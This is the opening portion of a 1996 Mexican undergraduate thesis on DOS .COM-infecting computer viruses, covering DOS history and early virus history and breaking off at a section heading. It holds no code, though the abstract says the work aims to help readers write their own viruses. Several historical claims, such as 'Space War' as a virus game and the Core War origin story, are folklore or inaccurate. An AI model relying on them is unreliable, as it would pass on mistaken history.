UNIVERSIDAD AUTONOMA DE NUEVO LEON

FACULTAD DE CIENCIAS FISICO-MATEMATICAS

"VIRUSES INFECTORES DE ARCHIVOS . COM"

T E S I S

EN OPCION AL TITULO DE
LICENCIATURA EN CIENCIAS COMPUTACIONALES


PRESENTA

JESUS DE LEON RODRIGUEZ

MONTERREY, N. L. FEBRERO DE 1996

UNIVERSIDAD AUTONOMA DE NUEVO LEON

FACULTAD DE CIENCIAS FISICO-MATEMATICAS



"VIRUSES INFECTORES DE "ARCHIVOS.COM""

TESIS

EN OPCION AL TITULO DE
LICENCIATURA EN CIENCIAS COMPUTACIONALES

PRESENTA

JESUS DE LEON RODRIGUEZ

MONTERREY, N. L. FEBRERO DE 1996

Tesis sobre

"VIRUSES INFECTORES DE ARCHIVOS .COM"

Facultad de Ciencias Físico-Matemáticas

"VIRUSES INFECTORES DE ARCHIVOS .COM"

Tesis con Opción a Título para la Licenciatura en Ciencias Computacionales

Facultad de Ciencias Físico-Matemáticas

Autor : Jesús De León Rodríguez

Período : 15/Ene/95 - 15/Jul/95

Dedicatoria

A todos mis hermanos, sus familias,
Anita, Tania, Abraham, ... toda la familia.

Especialmente a mis padres por su confianza en dejarme ser como soy, por procurar comprenderme.

Agradecimientos

A todos aquellos que creen en la libertad de la información, al subterráneo mundo de *revistas Vx* *NOMBRES CENSURADOS* ;-) .

"La esencia humana de la exploración de lo desconocido,
es nunca poder predecir exactamente la aplicabilidad de lo que descubre".-
Isaac Asimov.

Abstracto

Ésta obra representa mí mejor esfuerzo para acercar racionalmente los Viruses a las mayorías, primeramente buscando su comprensión, segundo la concientización y, por último, la prevención.

La objetividad como se presenta el tema, intenta ser una constante a lo largo de la obra. Al final, el lector será capaz de tomar decisiones propias y opinar independientemente de los "expertos" en el área. Habrá una culturización sobre los Viruses.

Se ahondan y clarifican ideas mediante el listado completo de un Virus sin burdos tapujos, ni trampas ocultas, cuyo propósito es mas bien compartir conocimientos (y de paso derribar un tabú más) que el de instruir o intimidar al usuario. No es una guía para escribir Viruses, el punto ni siquiera es que al terminar de leer la obra se haya aprendido como trabaja tal Virus. Lo más relevante es haber podido captar el concepto y ser apto para diseñar otros nuevos.

Para la realización de ésta tesis se crearon dos nuevos Virus : el *Ne'erMind* (aquí presentado con el antídoto apropiado) y el *VBat* (del que sólo se hace referencia en uno de los capítulos).

Objetivo

Crear una cultura sobre los Viruses mediante el conocimiento de lo que son, su entorno, sus implicaciones morales y la ilustración con un caso práctico específico. Fomentar su serio estudio.

Audiencia y Alcances

El escrito está dirigido a toda aquella persona aficionada a las computadoras a la que le interese conocer acerca de los Viruses Informáticos. Aunque para un mejor aprovechamiento de la obra en su totalidad debiese conocer los aspectos básicos de programación en cualquier lenguaje, preferentemente en ensamblador. Asímismo, deberán tener conocimientos sobre conceptos técnicos internos de las computadoras basadas en *D.O.S.* .

El lector terminará comprendiendo la manera básica en la que actúan alguna clase de Viruses, pudiendo realizar sus propias versiones. Sentará las bases para el estudio de formas de Viruses más complejas. Para el usuario no-técnico, el escrito le brindará una buena base de conocimientos acerca del concepto de *Virus Informático*.

En el aspecto humano, se aspira a que el lector se conscientice del gran potencial resultante de manipular el concepto de Virus Informático, así como de la responsabilidad que ahora tendrá, de usarlo adecuadamente y de manejarse con ética profesional. El lector deberá asimilarlo con *madurez*.

Limitaciones

Es recomendable que el lector de ésta obra sea de "gustos técnicos", mas no es indispensable. En general, sólo algunos capítulos estarán reservados para tal tipo de personas, que gustan de programar y de conocer aspectos técnicos de las computadoras. Pese a que se dará un repaso a tópicos relacionados al tema, no se pretende definirlos exhaustivamente. Lo más que se intenta, es mostrar claramente el funcionamiento de un tipo específico de Viruses.

Se centrará el estudio en un caso particular de Virus infector de archivos ejecutables .COM, bajo el MS-DOS 3.3 ó mayor en PC's compatibles con IBM. A fin de tratar el tema lo más académicamente posible, para la creación de ambos Viruses, me hé limitado intencionalmente para usar software que esté disponible a cualquier persona interactuando con PC's. Así, los únicos requerimientos de software son : un editor de texto (podría ser el EDIT del MS-DOS) y el DEBUG del DOS (el *VBat* requiere el uso de un par de utilerías más, halladas en el directorio del DOS).

TABLA DE CONTENIDO

Capítulo I
La Plataforma DOS

Es común en nuestros días escuchar a las personas hablar del *DOS*, en ocasiones destacando sus bondades o también criticándolo por lo que no ofrece, es así que surge la idea de crear un apartado especial en ésta obra, para que el lector sepa de los orígenes y evolución del Sistema Operativo más popular actualmente en el mundo de las microcomputadoras. El lector se encontrará más capacitado para fundamentar sus comentarios acerca de este Sistema Operativo, conociendo primero su razón de ser y cómo funciona por dentro.

Además, servirá para dar a conocer otras opciones distintas al DOS "convencional", el de la *MicroSoft*. El lector podrá comparar las muy diferentes prestaciones que ofrecen cada uno de los Sistemas Operativos DOS y no-DOS para PC's. El lector debe observar que el fenómeno de los Viruses no está cerrado al MS-DOS/PC-DOS, ni que se da igual o con la misma frecuencia en los distintos ambientes DOS.

I.1 Un poco de historia sobre el DOS y las PC's

El *Sistema Operativo de Disco* (DOS), es un conjunto de programas de control que coordinan las actividades de una microcomputadora, son los programas más complejos dentro de ella. Su nombre se debe a que éste Sistema Operativo consta de varias partes, una de ellas son los progamas de control integrantes de la *ROM-BIOS* y la otra, se carga desde un disco durante el arranque de la PC. Ésta es una peculiaridad de las PC's, puesto que es más convencional que todo el Sistema Operativo se vuelque sobre ROM, sin necesidad de usar discos para la carga.

A inicios de los 70's (1971), surge la *Kenbak PC* mercadeada como la *Primer Computadora Personal*. Tiempo después, durante el verano del '74, nace el *CP/M* y es casualmente ése año, cuando *Bill Gates*, de 19 años, inicia la MicroSoft.

Hacia enero de 1975 aparece como portada de la revista *Popular Electronics*, el kit *MITS Altair*. Sin embargo, aún para 1977, la PC era sólo un concepto y con lo más que se contaba era con dispositivos hardware (kits) orientados a entusiastas usuarios aficionados, ejemplos de ellos : las computadoras *Altair, Apple I e IMSAI.* Para dimensionar la época más claramente, algunas características exhibidas por la Altair eran: 256 bytes de memoria, sin pantalla, ni teclado. No obstante, eran relativamente accesibles a los bolsillos. Por aquél tiempo, Bill Gates y Paul Allen, de la incipiente MicroSoft, desarrollaron una versión BASIC para la Altair, con la que Gates mediante posteriores modificaciones daría lugar a la *estructura de archivos FAT.*

La IMSAI ya era capaz de manejar discos debido al programa CP/M (*Programa de Control para Microcomputadoras*) de *Gary Kildall* de la *Digital.* El CP/M podía referenciar archivos con nombres de ocho caracteres y tres de extensión, usaba (los aún ahora nada obsoletos) manipuladores de archivo *FCB*, un procesador de órdenes y dos archivos de sistema, los únicos archivos ejecutables eran .COM . ¿Suena familiar?.

Apple II, se convierte en la primer microcomputadora en ser vendida totalmente ensamblada (junio de 1977).

A inicios de los 80's, el Sistema Operativo dominante en microcomputadoras era el CP/M de la Digital Research, usando la tecnología de 8 bits existente : *el 8080 y el Z-80 de Zilog* (de hecho, la Zilog estaba desplazando del mercado a la *Intel*). Mientras tanto, en Seattle, *Tim Patterson* de la *Seattle Computer Products* crea el *QDOS* (Sistema Operativo Rápido y Sucio) que sería mejorado y renombrado a *86-DOS* (debido a que su diseño aprovechaba el 8086 de 16 bits de la Intel) en el que ya usaba ideas del CP/M y la FAT y, que sería usado en su línea de micros bajo 8086 y bus S-100.

Por ése tiempo, la IBM ya había elegido al 8088 de la Intel como el microprocesador de su, pronta a liberar, nueva PC. Sin embargo, tenía el inconveniente de no contar con un Sistema Operativo aún. Originalmente pensó en usar el CP/M, pero hubo algunas diferencias entre la IBM y Digital que provocaron que aquella buscara otra opción. MicroSoft por esas fechas no contaba con Sistemas Operativos que vender, era una vendedora de lenguajes, sin embargo, es contactada por la IBM con la intención de que les proveyera de un Sistema Operativo

aceptable. La MicroSoft hizo tratos con la Seattle Computer para que les licenciara el 86-DOS, fue probado en la PC (febrero/1981) y, más tarde comprado (julio/1981). Entre la IBM y MicroSoft, corrigieron múltiples fallas (bugs) en el software, de modo que surge el PC-DOS, muy similar al CP/M, probablemente para facilitar la migración de usuarios entre ambos sistemas.

El modo en que se decidió mercadear la PC fue vendiéndola sin Sistema Operativo y, que podía comprarse por separado, para el que existían tres opciones : *el PC-DOS, la versión UCSD p-System* (Sistema Operativo con Pascal Integrado) o *el CP/M-86* (aún no liberado). El precio fué el factor decisivo al ser el más barato PC-DOS, el elegido.

El 12 de agosto de 1981 nace la IBM PC con su *PC-DOS 1.0*. Los clones de la IBM PC no tardan mucho en aparecer, en junio de 1982, *Columbia* es la primera de ellas. MicroSoft aprovechará la existencia de los clones para venderles su MS-DOS similar al PC-DOS, con la única diferencia de que podía ser adaptado para correr en PC's con hardware distinto. Tal detalle era imperceptible para un usuario normal, a menos que fuese un programador.

En enero de 1984, saldrían las eternas rivales de la PC : las *MacIntosh de Apple*. La *IBM* intentaría sacar de la jugada a toda la industria computacional en abril de 1987, al lanzar su incomprendida *PS/2*. Al iniciar la década de los 90's, debido al fracaso llamado PC-DOS 4.0, la IBM anuncia que ya no desarrollaría DOS.

Es de notar que, la PC original estaba destinada para un software que aún no existía (CP/M-86) y, el PC-DOS fue escrito originalmente cuando la PC no existía.

I.2 Alternativas DOS en PC y una breve comparación

El Sistema Operativo de Disco es posible hallarlo en otros ambientes además de las PC's, como por ejemplo, en equipo *Apple, MacIntosh, Atari, Amiga, KayPro, RS-6000* entre otros, a través de emuladores hardware o software. Aunque, el grado de emulación del ambiente puede variar dependiendo de la máquina "destino", pues es relativamente más fácil emular el Sistema Operativo de las MacIntosh (por su característica de estar orientado a objetos) que, tratar de emular

en PC, a una máquina Amiga (que, a decir por los conocedores del tema, supera grandemente en capacidades a cualquier PC equipada hasta con un *Pentium* 100 Mhz). Además, nunca faltan las incompatibilidades ya no sólo con el DOS, sino con algunas aplicaciones *Windows*.

Por otra parte, otros Sistemas Operativos son capaces de emular al DOS, como el *OS/2, Xenix, AIX, SunOS y QNX.*

Y aunque en PC's, el MS-DOS se ha encargado de "barrer" a sus competidores hasta hace pocos años, existen otras alternativas DOS pocas veces consideradas seriamente por los usuarios (algunas veces por ignorancia y, otras, debido a prejuicios). Antes de enlistarlos cabe mencionar que, pese a todos los esfuerzos de la MicroSoft, el MS-DOS nunca ha pasado de *Sistema Operativo Monousuario y Monotareas* o, por lo menos, no ha tenido éxito cuando le han querido moodificar ésas características. En la tabla a continuación se presentan algunas opciones DOS disponibles en el mercado.

Sistema Operativo DOS	*Multitareas*	*Multiusuario*	*Otras características*
- Alloy 386 MultiWare	*		
- Consortium Technologies MultiDOS	*	*	
- Compaq DOS			
- Cordata DOS			
- DR-DOS			*PC's clones*
- DR FlexOS			
- DR Concurrent DOS	*		
- DR Concurrent DOS 386			*Máquinas 386+*
- DR Concurrent DOS XM	*	*	
- DR MultiUser DOS	*	*	
- PC-MOS/386	*	*	
- Wendin DOS	*	*	
- VM/386	*		
- X-DOS			*Compatible con DOS 3.31*

No bastando con eso, las PC's tienen todavía más alternativas que bien podrían valer la pena probarlas (y dejarlas) en alguna de las particiones que los discos duros dan a los usuarios. Éstas son algunas de esas posibles soluciones para el usuario :

Sistema Operativo	*Características relevantes*
- DR CP/M-86	
- DR CP/M Concurrent	*Multitareas.*
- Minix	*Multitareas. Legendario al estilo Unix.*

...continúa en la siguiente página

Sistema Operativo	*Características relevantes*
- Pick	*Sistema Operativo de Base de Datos.*
- QNX	*Multitareas y multiusuario.*
- UCSD-p	*Sistema Operativo de Intérprete del Pascal.*
- Unix	*Versiones shareware : 386/BSD, Linux, etc.*

Como un comentario final, es necesario decir que respecto a las *versiones shareware del Unix* para PC, el usuario deberá tener cuidado en elegir la versión correcta para su máquina; y es que, en muchas ocasiones, debido a arquitecturas tan cerradas (como la de la familia de computadoras Personal System de IBM, por mencionar alguna) el software se ve impedido para ejecutarse en esas máquinas, teniendo el usuario que buscar una solución para ello (que en no pocas veces, será la de modificar por su propia cuenta el código de esas versiones).

I.3 El MS-DOS en específico

MS-DOS fué diseñado para la PC bajo el concepto de : una persona, un trabajo a la vez. Técnicamente hablando : es MonoUsuario y MonoTareas; muy distinto al Unix que ya tenía algún tiempo de existir. La MicroSoft cambia su estrategia inicial de asemejarse al CP/M y empieza otra más ambiciosa para acercar su DOS al Unix (*Xenix*), ésto es, desde la versión 2.0 (1982) cuando ya estaba disponible un microprocesador para PC's que permitía trabajar en *modo Protegido*.

Por otra parte, los archivos ejecutables del DOS han aumentado desde su liberación original, ellos pueden ser identificados por su extensión:

1) *.COM ***Su tamaño máximo es de 64Kb, o sea, no pueden ocupar más de un segmento de memoria (aglutina código, datos y pila dentro de un mismo segmento). Su código ejecutable es cargado por el Sistema Operativo desde el desplazamiento 100h. La utilería EXE2BIN los genera en forma de .BIN. Éste tipo de archivos serán tratados más a detalle posteriormente en esta obra.***

2) *.EXE ***Existen actualmente dos formatos para éstos archivos, el convencional y el que tienen las aplicaciones Windows. Pueden usar más de un segmento de memoria, su estructura refleja el diseño segmentado de la arquitectura del 80x86 de la Intel. Cuando se va a cargar un .EXE , el DOS primero revisa sus bytes iniciales para cerciorarse que es un .EXE, sino asumirá que es .COM.***

Ésos primeros bytes deben ser 'ZM' en formato Little Endian de la Intel, aunque también pueden haber con 'MZ' pero son raros (ésas letras se comenta, son las iniciales de uno de los mejores programadores de la MicroSoft : Mark Zbikowski). Estos .EXE 'convencionales' pueden diferir de todos modos en otros DOS's, según el Encadenador que se utilice.

...continúa en la siguiente página

El otro tipo de .EXE's es el utilizado por Windows, OS/2 y CodeView, por lo que si se intenta ejecutar uno de estos programas bajo DOS, obtendrá un mensaje de error. Tiene una cabecera más grande que el anterior; el Encadenador que los crea es el LINK4 que viene dentro del SDK de MS-Windows. Sus bytes iniciales son 'NE', formato Nuevo Ejecutable de la MicroSoft.

3) *.BAT Son archivos ASCII (Batch = De Lotes). Ejecutan sus instrucciones de modo secuencial. Existe una estructura interesante y poco documentada, que controla éstos archivos denominada BCB (Bloque de Control para Archivos de Lotes) cuya longitud es variable, dado que guarda datos como el nombre y la ruta del archivo, los parámetros pasados al archivo, entre otras cosas. Se puede localizar siguiendo la cadena de MCB's hasta encontrar una en cuyo campo de tamaño sea de 64 bytes y el campo de identificación de su poseedor sea igual a la de la última porción Transeúnte del COMMAND.COM.

Si existiesen tres archivos con el mismo nombre, pero con extensiones .BAT, .COM, .EXE, para ejecutar cada uno se deberá poner todo el nombre y extensión, pues de otro modo la extensión por defecto se agarra en orden .COM, .EXE, .BAT.

Para poder manejar los archivos, el DOS cuenta actualmente con dos estructuras : *FCB's y Manipuladores* (Handles). Ambas técnicas han sido heredadas de otros Sistemas Operativos, el CP/M y Unix, respective. Cada uno tiene su utilidad actualmente, y se diferencian tanto en la capacidad de modificar campos de los archivos directa/indirectamente como en la portabilidad de los programas que los utilizan, incluso, entre diversas versiones DOS. El DOS cuenta con dos agrupaciones de funciones para manejar funciones mediante FCB's o Manipuladores.

I.4 Versiones DOS

A coninuación se enlistarán algunas de las versiones DOS más trascendentes con una somera descripción de lo que las hizo destacar, a juicio del autor. La razón de darla es porque se considera servirá como una pequeña guía de referencia para el lector acerca del DOS.

4/agosto/1981:
Es presentado el PC-DOS 1.0, similar al CP/M en varios aspectos. Soporta discos de una cara y ocho sectores por pista.
12/agosto/1981:
Surge la IBM PC. PC-DOS 1.0 era de hecho su Sistema Operativo. Comandos : DATE y TIME eran externos, CLS no existía, el prompt del Debug era un > y, no tenía la opción de ensamblar programas (a).
julio/1982:
MS-DOS 1.25 se distribuye con PC's clones de compañías tales como: Columbia, Texas Instruments, Compaq. Es la primera versión no-IBM.

...continúa en la siguiente página

8/marzo/1983: ***Se libera la IBM XT con PC-DOS 2.0. La nueva estrategia ahora es ir hacia Unix. Permite manejo de sub-directorios, soporte a disco duro, incorpora el CONFIG.SYS y los archivos .EXE, FCB's (Bloque de Control de Archivo), redireccionamiento, estructura de Árbol. En la actualidad, muchos de los programas DOS necesitan una versión 2.0 ó mayor para ejecutarse.***
20/oct./1983: ***PC-DOS 2.10 para las IBM PCjr.***
diciembre/1983: ***El MS-DOS 2.11 es distribuido también por la HP, DEC, Wang, Tandy.*** ***MS-DOS 2.25 es liberado en Asia, soportando caracteres Coreanos y Japoneses.***
14/agosto/1984: ***Es lanzada la IBM AT con el PC-DOS 3.0 y modo de operación Real.***
noviembre/1984: ***PC-DOS 3.1. Comandos : JOIN y SUBST.***
7/marzo/1985: ***MS-DOS 3.1. Soporte a LAN's (Redes de Área Local).*** ***En ese año hace su aparición el Windows 1.0 trabajando en modo Protegido.***
abril/1986: ***MS-DOS 4.0, sólo liberado en Europa por lo que se le conoce tambien como 'eDOS'. Representa un paso más para parecerse al Unix, pretendía ser un ambiente multitareas.***
enero/1986: ***PC-DOS 3.2. Soporta discos de 3.5" de 720Kb.***
1987: ***IBM libera la PS/2 con arquitectura MCA (MicroCanal) y Sistema Operativo OS/2. También el PC-DOS 3.3, soporte a discos de 1.44Mb.***
verano/1988: ***En agosto, sale el PC-DOS 4.0 con su nueva interfase GUI DOSSHELL. Rompe la barrera de los 640Kb y el límite de las particiones de 32Mb en los discos duros. No trae consigo la utilería Debug. Versión llena de bugs, por lo que en ese verano surgen los DOS 4.x . Última actualización DOS que crearía la IBM por separado. Cabe señalar que las utilerías del DOS 3.x al 4.x fueron escritas en C.***
mayo/1990: ***Se libera el DR-DOS 5.0.***
junio/1991: ***MS-DOS 5.0. El kernel es re-escrito nuevamente en ensamblador. Soporte a memoria Alta, editor de línea de órdenes, discos de 2.88Mb. Funcionalmente equivalente al DR-DOS 5.0.***
febrero/1993: ***MS-DOS V versión japonesa del MS-DOS 5.0, con soporte a Kanjis usando los caracteres con tamaño de 2 bytes.***
diciembre/1991: ***Es presentado el DR-DOS 6.0.***
marzo/1993: ***MS-DOS 6.0 Con configuraciones múltiples y abundante en utilerías de tercera mano (el controvertido DoubleSpace, entre ellas).*** ***Revisiones posteriores hasta la 6.22, motivadas principalmente por la tecnología de compresión de datos utilizada (la demanda del Stacker). Sustituye en la 6.22 el DoubleSpace por lo que llama DriveSpace.*** ***El 6.0, es el primer MS-DOS con anti-virus integrado (MSAV y VSafe). La versión 6, debió ser considerado más bien, como un MS-DOS 5.1, a no ser por cuestiones de mercadeo.*** ***También en ése mes surge el DOS 7 de la Novell, Digital ya había sido vendida a la Novell, con Stacker y Personal Netware integrado, manejo sobresaliente de la memoria extendida, pero sin configuraciones múltiples. Multitarea.***

Aclarando que, a pesar del aparente retiro de la IBM en la producción de DOS's, tiempo después ha sacado al mercado un par de versiones PC-DOS: la 6.3 y la 7.0, con intenciones no del todo claras pues además resultan ser productos poco trascendentes. Y es que la IBM ha apostado a que el futuro en Sistemas Operativos para PC, pertenece al ambiente gráfico OS/2 palpándolo en el *release* de su sobresaliente producto OS/2 Warp.

Capítulo II
Viruses y otros bichos

El capítulo está dedicado a introducir al lector en el concepto de Virus dentro del ámbito computacional. Se tocan aspectos referentes a sus orígenes, su definición, distinciones con otros tipos de programas análogos y algunas cuantas historias seleccionadas debido a datos curiosos, o bien, por la gran publicidad que en su tiempo les fue dada. En general, proporcionará un nivel de conocimientos básico dentro del contexto viral.

II.1 Concepto de Virus Computacional

Quizás debido a su nombre, los Viruses han ganado una fama no muy positiva entre las personas. El vocablo *Virus* proviene del latín, traduciéndose como Ponzoña, sin embargo el por qué de ése nombre impuesto por el Dr. Cohen es debido a la analogía existente con sus "colegas" biológicos. Un *Virus Biológico* es un diminuto agente infeccioso capaz de reproducirse y mutar en el interior de la célula donde se encuentre y, aunque causan enfermedades (daños), también son utilizados en la elaboración de las correspondientes vacunas : los contrarios se curan con los contrarios. De éste modo, el Dr. Cohen observaría un comportamiento parecido al de los Viruses Biológicos, en los autómatas con los que experimentaba en la USC.

La definición de *Virus Computacional* dada por el Dr. Cohen es como sigue :

"Un Virus de computadora es un programa computacional que puede infectar otros programas, modificándolos de modo que incluya una copia (posiblemente evolucionada) de sí mismo."

Desde ése entonces, a través de los años, los Viruses han ido creciendo en popularidad y complejidad. Se puede hablar de una evolución de los Virus motivada en alguna medida por el afán de competencia o de superación, puesto que mientras más fastuosa sea la publicidad de productos anti-virus, más se le promueve

como un reto. En éste sentido, detrás de una ventajosa posición, los creadores de Virus han innovado numerosas técnicas en las que, en no pocas ocasiones, se utiliza una terminología muy familiar para un biológo. Ni que decir de los métodos creados por sus contrapartes, como el de detección *Heurística.*

Es sobresaliente la evolución mostrada por los Viruses dentro del ámbito de las PC's, el concepto es el mismo, pero las capacidades con que son dotados por sus creadores es algo notorio. Aunque en menor medida, otros ambientes como el Macintosh, cuentan con sus propios Virus siendo más comunes los que utilizan algunos de los INIT's para propagarse. Los *INIT* son módulos cargados durante el BootStrap de la máquina con el fin de implantarle mejoras al Sistema Operativo, por ello resultan tan atractivos para los Viruses, como lo son los TSR's en el DOS. Ejemplos de ellos : *Aladin, MacMag, Garfield, AIDS, SCORES, INIT 29,* etc. Similarmente sucede con otras plataformas de computadoras; para la Atari existe un reducido número de Virus entre los que contamos al *Emil, c't y Zimmermman*; por el lado de las computadoras Amiga algunos Virus representativos son *Gaddafi, Saddam, TERRORISTS y Byte Bandit,* etc. y así, con otros tipos de micros.

Porque el tamaño del código no es un factor en el que se pueda basar una definición de Virus (basta comparar los códigos del Tiny Danes y Natas para comprobarlo), se ha tratado de construir una definición capaz de abarcar las características básicas de lo que es un Virus Computacional:

Un Virus Computacional es todo código de programa que, por sí mismo, sea capaz de insertarse parcialmente dentro de una Entidad Software apropiada, dotándole de sus mismas capacidades básicas y, modificando la secuencia normal de ejecución para su beneficio. La efectividad del Virus depende fuertemente de su actuación discreta en el fondo.

El concepto de *Entidad Software* puede aplicarse a *todo conjunto de datos o ítems que, como unidad, pueda representar información congruente para la computadora.* Así, incluyendo archivos (texto/programas), unidades lógicas creadas por el Sistema Operativo (Clusters, Pistas, etc.) y estructuras operativas propias de él, como el Boot, Sistema de Archivos, etc. .

Según esta definición, un Virus Computacional implica ser un *Modificador Oculto* del sistema lo que le da un carácter de elemento

sorpresa, aprovechado en forma de bromas o sabotaje (por ejemplo, bombas de tiempo) en las computadoras "objetivo". Además, el hecho de alterar el sistema lo coloca bajo la mira de los encargados de Seguridad e Integridad de los sistemas.

Y así como puede ser sorpresivo, también podría ser usado para hacer tareas tediosas "rutinarias" (algo así como un *proceso Demonio* del Unix), aprovechable en máquinas para ello apropiadas. El *Ocultamiento* da la facilidad de aplicarlo en ambos sentidos y, es una ventaja para el Virus. De éste modo, colocamos a los Viruses en una ambivalencia : como *Auxiliar* o como *Invasor* de aplicaciones.

Por otra parte, en no pocas ocasiones, el código de los Viruses puede contener mensajes que indiquen la motivación de su creador, quizás el alias del mismo y algún nombre sugerido para el Virus. Los lugares más idóneos para la propagación de Virus, son los centros de cómputo público (como en las universidades) donde se tiene poca cultura acerca de los mismos o, aunque se tenga, simplemente por ser lugares muy concurridos estadísticamente es muy probable que al menos uno de sus usuarios sea "infectado" por algún nuevo Virus.

Se subraya el hecho de que un Virus Computacional sea sólo software, por lo que literalmente no puede haber "personas infectadas". Más bien es una licencia del lenguaje para referirse al contagio de los discos del usuario, sin ser muy puristas. Existen sólo en un sistema computacional, sin mágicamente poder transmitirse a través del aire o estando la micro apagada.

Asímismo, la interrogante de si los Viruses Computacionales atacan el hardware, debiese ser formulada más propiamente como : ¿ es posible escribir software capaz de afectar el funcionamiento del hardware ? la respuesta es fácilmente deducible según lo dicho en anteriores capítulos; la computadora se basa en patrones de bits para controlar mediante software a todos sus componentes físicos, siendo posible entonces introducir código mal-intencionado que los haga trabajar inapropiadamente, sin ir muy lejos : no se puede jugar tan desenfadada e indiscriminadamente con los puertos de la PC. Aunque, de ahí a que pudiése explotar un monitor, por ejemplo, hay mucha diferencia. Ésto último más bien puede deberse a un usuario, en extremo descuidado utilizando una computadora de dudosa calidad.

En algo relacionado al Hardware; hasta la fecha no existen los Viruses capaces de contagiar varias plataformas de computadoras a la vez. Es obvio que el intentarlo sería una tarea exhaustiva para cualquier programador, más no imposible. De lograrse, las perspectivas de aplicación de los Viruses en áreas científico/militares cambiarían notoriamente.

Un detalle adicional es acerca del plural de Virus, mayormente presentado en el idioma inglés que en el nuestro, pero que resulta interesante mencionar. La controversia que los anglosajones tienen es si llamar *Virii* o *Viruses* al plural de Virus, tal vez por comodidad algunos prefieren emplear el término *Virii*, sin embargo, ésto no tiene sustento "legal" pues revisando un poco de etimologías latinas nos encontramos que lo más correcto es emplear la segunda forma.

II.2 Orígenes de los Viruses

Aunque el título del tema se refiera a los Viruses, la historia de ellos también se aplica a los denominados Gusanos debido a las similitudes que los unen y que serán cubiertas dentro de este capítulo. Por otra parte, material acerca de los orígenes de los Viruses no es fácil de encontrar, y es comprensible, considerando que fueron programas primariamente usados por los científicos para la investigación y experimentación que se desarrollaba en los costosos sistemas militares y gubernamentales (estadounidenses, por supuesto). De modo que el sacar a la luz pública, al menos en ése entonces, noticias que revelaban huecos en la seguridad de ésos sistemas, no era conveniente.

John von Neumann, el *"Padre de la Computación"*, describe en su libro : *Theory & Organization of Complicated Automata (1949)*, unos programas con propiedades de auto-reproducción, sentando las bases de los Viruses modernos.

El primer programa de que se tiene noticia cuya lógica nos sugiere la de los modernos Virus, fué un juego llamado *Darwin (1962)*. Creado por dos científicos de los Laboratorios Bell, Doug McIlroy y Victor Vyssotsky, el juego se desarrollaba en la memoria de la computadora donde varios programas competían tratando de borrarse unos a otros, el ganador era el del programa sobreviviente.

También en la década de los 60's, un grupo de estudiantes de computación del MIT mientras se reunían a jugar por las noches haciendo programas del tipo Virus, crearon el juego llamado *Space War*. En él, la idea era bombardear al enemigo procurando no ser descubierto desde dónde y por dónde estaba siendo atacado, para finalmente actuar como un tipo de bomba que luego de haber alterado el programa, lo destruía.

En 1971, el científico Bob Thomas de la compañía computacional Bolt, Baranek & Newman (de Cambridge, Mass.) desarrolla un programa que representa otro paso adelante en la evolución de los Viruses computacionales. El ambiente en el que se desenvolvería era una red de control de tráfico aéreo, en la cual su función sería la de monitorear aviones y automatizar el cambio de controles de vuelo de una computadora a otra. Para ello, pretende hacer una simulación del sistema por lo que crea un programa al que llamó *Trepador (Creeper)* y, que introduciría dentro de la red. El programa viajaba de máquina en máquina dentro de la red, dejando el mensaje : *"¡Soy el Trepador!, atrápame si puedes"*; luego escribiría un programa similar al anterior, pero que serviría para contrarrestarlo, lo denominó *Segador (Reaper)*.

Tiempo después, de nuevo en los Laboratorios Bell, McIlroy y Vyssotsky ahora acompañados de Robert Morris y Ken Thompson (creador del Unix y del Lenguaje B) deciden crear, inspirados en el Trepador, un juego al que entre los cuatro denominaron el *Core War* cuya gracia tenía la de hacer programas "invasores" que pudiésen introducirse en las computadoras de los oponentes, para que luego causaran mal-funcionamientos del sistema (agotando la así llamada *memoria core*, entre otras cosas). Se concientizaron del peligro de liberar éste juego, por lo que nadie de ellos hablaría al respecto con personas ajenas al proyecto.

Pero, para el que guarda los secretos, éstos no tienen ese sabor tan especial como cuando son revelados; en una conferencia dictada por el Dr. Ken Thompson ante la *ACM* (Association for Computing Machinery) muestra al mundo la posibilidad de crear programas tipo Virus revelando detalles acerca de su estructura (1983). La revista Scientific American da cuenta de este hecho y vende guías para la creación de Virus "caseros" *(Computer Recreations, mayo de 1984)*.

De hecho, aún existe documentación del Core War acerca de cómo hacer programas que participen en el juego, entre otras cosas. Está orientada básicamente a personas entusiastas de éstas lides.

Para la década de los 80's, el alemán J. Kraus visualiza trozos de código capaces de auto-reproducirse. Habla de la reproducción exacta del código del programa en la RAM; ésto sugiere mas que un Virus, un *Gusano*, las palabras claves en su definición son : copia exacta de sí mismo, además de que el medio de transporte del código es la RAM (Universidad de Dortmund, 1981).

También en ésa misma década, los científicos John Shoch y Jon Hepp del departamento de investigación de la Xerox diseñaron unos programas tipo auxiliares de ciertas tareas rutinarias y, cuyo campo de acción serían las redes del laboratorio. Les llamaron *Gusanos*, debido a la descripción de unos programas similares en una obra literaria del *género Ciberpunk* (ciencia ficción). Hubo un programa que se distinguió de entre los demás, fué al que nombraron *Gusano Vampiro* ya que actuaba solamente de noche cuando el laboratorio se quedaba vacío, repartiendo el trabajo de cómputo entre cada una de las máquinas en red. Por las mañanas, cuando los humanos accesaran las computadoras, el Gusano "se encogería" esperando a que fuese de noche para volver a salir.

Es el Dr. Fred Cohen quien, en 1983, hace un experimento soltando un Virus propio en la red de computadoras de la Universidad del Sur de California para demostrar, en principio, que cierto tipo de código computacional podía autorreplicarse en otros archivos y, en segundo término, comprobar la vulnerabilidad del sistema. El experimento demostró lo que él deseaba, sin embargo, a las autoridades del campus universitario no les causó ninguna gracia de modo que le ordenaron apagar las máquinas y se abstuviese de seguir sus experimentos. Fué una demostración de Virus para la VAX, pues lo presentaría en un seminario sobre seguridad. Tiempo después, *Len Adleman* acuñaría el término *"Virus Computacional"*. Al *Dr. Cohen* se le reconoce como el *"Padre de los Viruses Computacionales"*.

Y finalmente, en 1986, empieza la "cascada" de Virus de PC con el célebre *Virus Brain* hecho en el Medio Oriente. Fué el primero en alcanzar la fama a nivel mundial, no sólo en el ámbito científico-computacional. Hubieron otros Virus antes, aunque más bien eran para

investigación en las universidades tal fue el caso del *Virus Cookie*, pidiendo galletitas por doquier.

Para concluir, se observa que los Viruses nacen en máquinas grandes, pero tienen su desarrollo más vertiginoso en las micros (PC's) cuando el conocimiento queda al alcance de casi cualquier persona si, además, se toma en cuenta los pocos o nulos esquemas de seguridad que ofrecen las PC's.

II.3 Otros bichos :
Caballos de Troya, Gusanos y Bombas ANSI

